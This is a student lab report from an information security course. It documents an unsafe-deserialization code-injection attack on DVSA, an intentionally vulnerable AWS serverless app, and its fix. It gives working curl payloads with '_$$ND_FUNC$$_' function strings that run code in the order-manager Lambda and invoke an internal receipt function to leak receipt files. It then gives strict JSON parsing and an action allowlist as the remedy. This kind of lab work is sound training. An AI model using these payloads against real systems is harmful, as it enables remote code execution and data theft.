ICS344 - Information Security – Section 4

Student Name(s) + ID(s):

Abdulwahab Badirah 202160410

Yazed almutairi 202164390

Abdulmuhaymin Althabit 202275600

Mohammed Alfaraj 202323090

DVSA Website URL: http://dvsa-website-lesson5-videos-

471934607136-us-east-1.s3-website.us-east-1.amazonaws.com

AWS Region: N. Virginia (us-east-1)

Date: 5/3/2026

Vulnerability Title(s): Sensitive Information Disclosure

Goal and Vulnerability Summary

This lesson demonstrates a **Sensitive Information Disclosure** vulnerability in DVSA. The disclosure is made possible by unsafe deserialization in the DVSA-ORDER-MANAGER Lambda, which allows crafted input to trigger unintended backend behaviour and expose receipt data. This allows the attacker to inject and execute unintended code through crafted input, which can then be used to access sensitive backend functionality and retrieve data that should not be exposed. The weakness exists because untrusted request data is deserialized unsafely and then trusted by the backend afterward.

Why This Works / Root Cause

The vulnerability works because the backend accepts attacker-controlled input and deserializes it in an unsafe way. Instead of safely parsing the JSON data, the vulnerable code allows specially crafted values to be interpreted in a dangerous manner. This allows attackers to inject a function-like payload into the request and have the backend execute it. After the code is executed, the attacker is able to call internal AWS functionality from the inside the Lambda environment.

Environment and Setup

DVSA was deployed in N. Virginia (us-east-1) using the Serverless Application Repository, and the website was accessed using the WebsiteURL from the

CloudFormation Outputs page using a fresh stack. Two non-admin users were created for testing, and they are:

- User B (userb) as the attacker
- User C (userc) as the victim

Both users placed at least one order. The public API endpoint was obtained from browser DevTools by observing frontend order requests. The AWS components used for this lesson were:

- API Gateway
- DVSA-ORDER-MANAGER
- CloudWatch Logs
- Internal Lambda invocation
- S3 presigned receipt download

And the tools used were:

- AWS console
- Browser DevTools
- curl
- python3
- jq
- Ubuntu terminal

Reproduction Steps

1- Deploy a fresh DVSA stack and open the WebsiteURL from CloudFormation

2- Create User B and User C, and place one order for each

3- While logged in as User B, open DevTools in the Orders section and copy:

- The Request URL (API endpoint)
- The authorization token

4- Export the values in the terminal:

```
export API="https://<api-id>.execute-api.us-east-1.amazonaws.com/<stage>/order"
export TOKEN_B="<redacted>"
```

5- After exporting User B's token, the JWT payload was decoded to confirm the attacker identity and verify that the token was still valid. The output showed the sub, username, expiration time, current time, and confirmed that the token had not expired:

```
python3 - <<'PY'

import os, json, base64, time

t = os.environ["TOKEN_B"]

p = t.split(".")[1]

p += "=" * (-len(p) % 4)

d = json.loads(base64.urlsafe_b64decode(p.encode()))

print("sub :", d.get("sub"))

print("username:", d.get("username"))

print("exp :", d.get("exp"))

print("now :", int(time.time()))

print("expired?:", int(time.time()) > d["exp"])

PY
```

6- Verify the normal behaviour by sending a legitimate request:

```
curl -sS -X POST "$API" \

-H "content-type: application/json" \

-H "authorization: $TOKEN_B" \

--data-raw '{"action":"orders"}' \

-w '\nHTTP_CODE=%{http_code}\n'
```

7- Test whether the vulnerable deserialization path can execute injected content by sending a marker payload:

```
curl -sS -X POST "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw
'{"action":"_$$ND_FUNC$$_function(){console.error(\"PATCH_TEST_123\");}()","cart-
id":""}' \
-w '\nHTTP_CODE=%{http_code}\n'
```

8- Open CloudWatch Logs for DVSA-ORDER_MANAGER and confirm that PATCH_TEST_123 appears. Figure 1 shows the PATCH_TEST_123 in the logs.

Figure 1: PATCH_TEST_123 shown in the recent logs

9- Download the Lambda source package for DVSA-ORDER-MANAGER, add aws-sdk@2, re-zip it, and upload it back to Lambda. Use the code below to do so. Figure 2 also shows finishing the process and uploading it back into Lambda.



Figure 2: Adding the ZIP file back with aws-sdk@2

```
mkdir -p ~/dvsa-order-manager

cd ~/dvsa-order-manager

unzip /path/to/DVSA-ORDER-MANAGER.zip


export PATH=/usr/bin:/bin:$PATH

hash -r


npm install aws-sdk@2

zip -r ~/dvsa-order-manager-with-awssdk.zip .
```

10-Verify that aws-sdk can now be loaded through the same injection path:

```
curl -sS -X POST "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw '{"action":"_$$ND_FUNC$$_function(){try{var a=require(\"aws-sdk\");console.error(\"STEP_OK_3\");}catch(e){console.error(\"STEP_ERR_3:\"+e.message);} }()","cart-id":""}' \
-w '\nHTTP_CODE=%{http_code}\n'
```

11- Check and confirm if STEP_OK_3 is in CloudWatch, use the same injection path to invoke the internal function that generates receipt download links. Figure 3 shows the keyword in the logs.

Timestamp	Message
2026-04-23T19:19:59.293Z	START RequestId: 58bbed2e-8a96-4a31-b645-6c2603521fb6 Version: $LATEST
2026-04-23T19:20:00.925Z	END RequestId: 58bbed2e-8a96-4a31-b645-6c2603521fb6
2026-04-23T19:20:00.925Z	REPORT RequestId: 58bbed2e-8a96-4a31-b645-6c2603521fb6 Duration: 1630.85 ms Bill
2026-04-23T19:20:59.293Z	START RequestId: 74b580bd-bcab-416d-95ff-ee3346018862 Version: $LATEST
2026-04-23T19:21:00.019Z	END RequestId: 74b580bd-bcab-416d-95ff-ee3346018862
2026-04-23T19:21:00.019Z	REPORT RequestId: 74b580bd-bcab-416d-95ff-ee3346018862 Duration: 725.03 ms Bille
2026-04-23T19:21:05.762Z	START RequestId: 4cef754c-2f30-4c1d-a631-7b6903b89877 Version: $LATEST
2026-04-23T19:21:14.904Z	2026-04-23T19:21:14.904Z 4cef754c-2f30-4c1d-a631-7b6903b89877 ERROR STEP_OK_3
2026-04-23T19:21:15.190Z	END RequestId: 4cef754c-2f30-4c1d-a631-7b6903b89877

Figure 3: STEP_OK_3 shown in the logs

12- In CloudWatch, copy the full presigned receipt ZIP URL from the log output and open it immediately in the browser. If the link expires, rerun the exploit to generate a new one. Figure 4 shows the URL that contains the receipts.

Figure 4: Shows the payload with the URL covered that contains the ZIP file

13-Once you download the ZIP file, extract it, and open one of the receipts files to confirm that backend-generated receipts were accessed through the exploit.

Evidence and Proof

The vulnerability was confirmed in different stages:

Normal behaviour: a legitimate orders request returned the attacker's order data.

Exploit behaviour:

- CloudWatch showed PATCH_TEST_123, proving the injected payload was executed.
- CloudWatch then showed STEP_OK_3, proving that aws-sdk could be loaded from the injected code path.
- Finally, the internal receipt-generation function was triggered and returned a presigned URL for a ZIP file containing the receipts.

This shows that unsafe deserialization allows attacker input to trigger unintended code execution and abuse backend functionality. The result was the disclosure of backend-generated receipt files through a presigned ZIP download URL, allowing the attacker to retrieve receipt data that should not have been exposed.

Fix Strategy / probable Mitigation

The fix involves the DVSA-ORDER-MANAGER Lambda, specifically in the request-handling logic that processes event.body and event.headers. The correct mitigation is to remove unsafe deserialization and replace it with strict JSON parsing and input validation. In addition, the backend should only allow known safe actions through an explicit allowlist. This addresses the root cause because the malicious function-style payload is no longer interpreted or accepted as a valid request value.

Code / Config Changes

The vulnerable code deserialized untrusted input unsafely and then trusted the resulting object.

The fix replaces that logic with:

- strict handling of event.body and event.headers
- safe JSON.parse(...)
- an explicit allowedActions set
- immediate rejection of unknown or malformed actions

The fix was applied in DVSA-ORDER-MANAGER/order-manager.js.

The main fixed code block was (both boxes):

```
let req;

let headers;


try {

req = typeof event.body === "string" ? JSON.parse(event.body) : event.body;

headers = typeof event.headers === "string"

? JSON.parse(event.headers)

: (event.headers || {});

} catch (e) {

return callback(null, {

statusCode: 400,

headers: { "Access-Control-Allow-Origin": "*" },

body: JSON.stringify({ status: "err", msg: "invalid json" })

});

}


const allowedActions = new Set([

"new",

"update",

"cancel",

"get",
```

```
"orders",
"account",
"profile",
"shipping",
"billing",
"complete",
"inbox",
"message",
"delete",
"upload",
"feedback",
"admin-orders"
]);


if (!req || typeof req.action !== "string" || !allowedActions.has(req.action)) {
return callback(null, {
statusCode: 400,
headers: { "Access-Control-Allow-Origin": "*" },
body: JSON.stringify({ status: "err", msg: "unknown action" })
});
}
```

These changes make sure that the backend only accepts expected request structures and no longer allows injected payloads to be executed.

Verification After Fix

After applying the fix, the same procedure was repeated.

First, try the old injection marker payload:

```
curl -sS -X POST "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw
'{"action":"_$$ND_FUNC$$_function(){console.error(\"PATCH_TEST_123\");}()","cart-id":""}' \
-w '\nHTTP_CODE=%{http_code}\n'
```

After the fix:

- backend returns an error “unknown action” when attempting to inject
- CloudWatch no longer showed “PATCH_TEST_123”

After trying the exploit path again that generated the receipt ZIP link, the backend receipt-generation exploit result did not appear in CloudWatch, and no ZIP link was generated.

Then, check if the normal functionality still works:

```
curl -sS -X POST "$API" \
-H "content-type: application/json" \
-H "authorization: $TOKEN_B" \
--data-raw '{"action":"orders"}' \
-w '\nHTTP_CODE=%{http_code}\n'
```

The legitimate request still returned the valid order data with code 200. This confirms that the fix did not break normal website behaviour and successfully blocked the exploit path. Figures 5 and 6 show the CloudWatch and terminal results after the fix.

2026-04-23T20:17:00.209Z	REPORT RequestId: 64865fda-5db9-4750-b613-04ea24818290 Duration: 826.75 ms Billed Duration: 827 ms Memory Size: 128 MB Max Memory U…
2026-04-23T20:17:54.684Z	START RequestId: a017756a-8696-448a-a22b-13690ee82e83 Version: $LATEST
2026-04-23T20:17:58.454Z	END RequestId: a017756a-8696-448a-a22b-13690ee82e83
2026-04-23T20:17:58.454Z	REPORT RequestId: a017756a-8696-448a-a22b-13690ee82e83 Duration: 3769.52 ms Billed Duration: 3770 ms Memory Size: 128 MB Max Memory…
2026-04-23T20:17:59.112Z	START RequestId: 1427494f-8806-4382-8dde-b6cb3fc5caf4 Version: $LATEST
2026-04-23T20:17:59.787Z	END RequestId: 1427494f-8806-4382-8dde-b6cb3fc5caf4
2026-04-23T20:17:59.787Z	REPORT RequestId: 1427494f-8806-4382-8dde-b6cb3fc5caf4 Duration: 674.35 ms Billed Duration: 675 ms Memory Size: 128 MB Max Memory U…
2026-04-23T20:18:59.277Z	START RequestId: b02412cf-29df-49b1-8f2f-19cab13d34f0 Version: $LATEST
2026-04-23T20:19:00.037Z	END RequestId: b02412cf-29df-49b1-8f2f-19cab13d34f0
2026-04-23T20:19:00.037Z	REPORT RequestId: b02412cf-29df-49b1-8f2f-19cab13d34f0 Duration: 758.83 ms Billed Duration: 759 ms Memory Size: 128 MB Max Memory U…

Figure 5: CloudWatch logs after the fix showing no new exploit keyword

```
  -H "content-type: application/json" \
  -H "authorization: $TOKEN_B" \
  --data-raw '{"action":"_$$ND_FUNC$$_function(){var aws=require(\"aws-sdk\");var lambda=new aws.Lambda();var p={Functio
nName:\"DVSA-ADMIN-GET-RECEIPT\",InvocationType:\"RequestResponse\",Payload:JSON.stringify({\"year\":\"2026\",\"month\":
\"04\"})};lambda.invoke(p,function(e,d){console.error(\"RECEIPT_URL_RESULT:\"+JSON.stringify({error:e,payload:d&&d.Paylo
ad}));}); }()","cart-id":""}' \
  -w '\nHTTP_CODE=%{http_code}\n'
{"status":"err","msg":"unknown action"}
HTTP_CODE=200
```

Figure 6: terminal returning "unknown action" after the fix

Structured Operation and Security Analysis

Table 1: Structured analysis summary — Table A

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behaviour Evidence	Exploit Behaviour Evidence
Sensitive Information Disclosure	The backend should safely parse request data, accept only expected action values, never execute attacker-controlled input, and never expose receipt files to unauthorized users.	Browser Order workflow, API request structure, CloudWatch logs, injected request payloads, receipt ZIP output, Lambda code path.	A legitimate orders request returned normal order data only.	The injection payload produced PATCH_TEST_123, then triggered internal receipt generation and exposed downloadable receipt files.

Table 2: Structured analysis summary — Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency Before / After Logging
Sensitive Information Disclosure	The backend interpreted attacker-controlled input in an unsafe way, allowing injected code-like content to execute and misuse internal AWS functionality. This violates the intended rule that request data should be treated as data only, not executable logic.	Intentional misuse / security-relevant abuse.	Safe JSON parsing and action allowlisting were added in DVSA-ORDER-MANAGER/order-manager.js before request actions were trusted.	The old injected marker and exploit payloads were rejected, no new exploit logs appeared, and normal orders requests still work.	Did not measure

Takeaway / Lessons Learned

The main takeaway from this lesson is that untrusted input must never be deserialized in a way that can trigger unintended behaviour. In a serverless environment, a single unsafe parsing inside a Lambda function can lead to backend code execution and abuse of internal cloud resources. A secure design principle that prevents this is strict input validation with safe parsing and explicit allowlisting.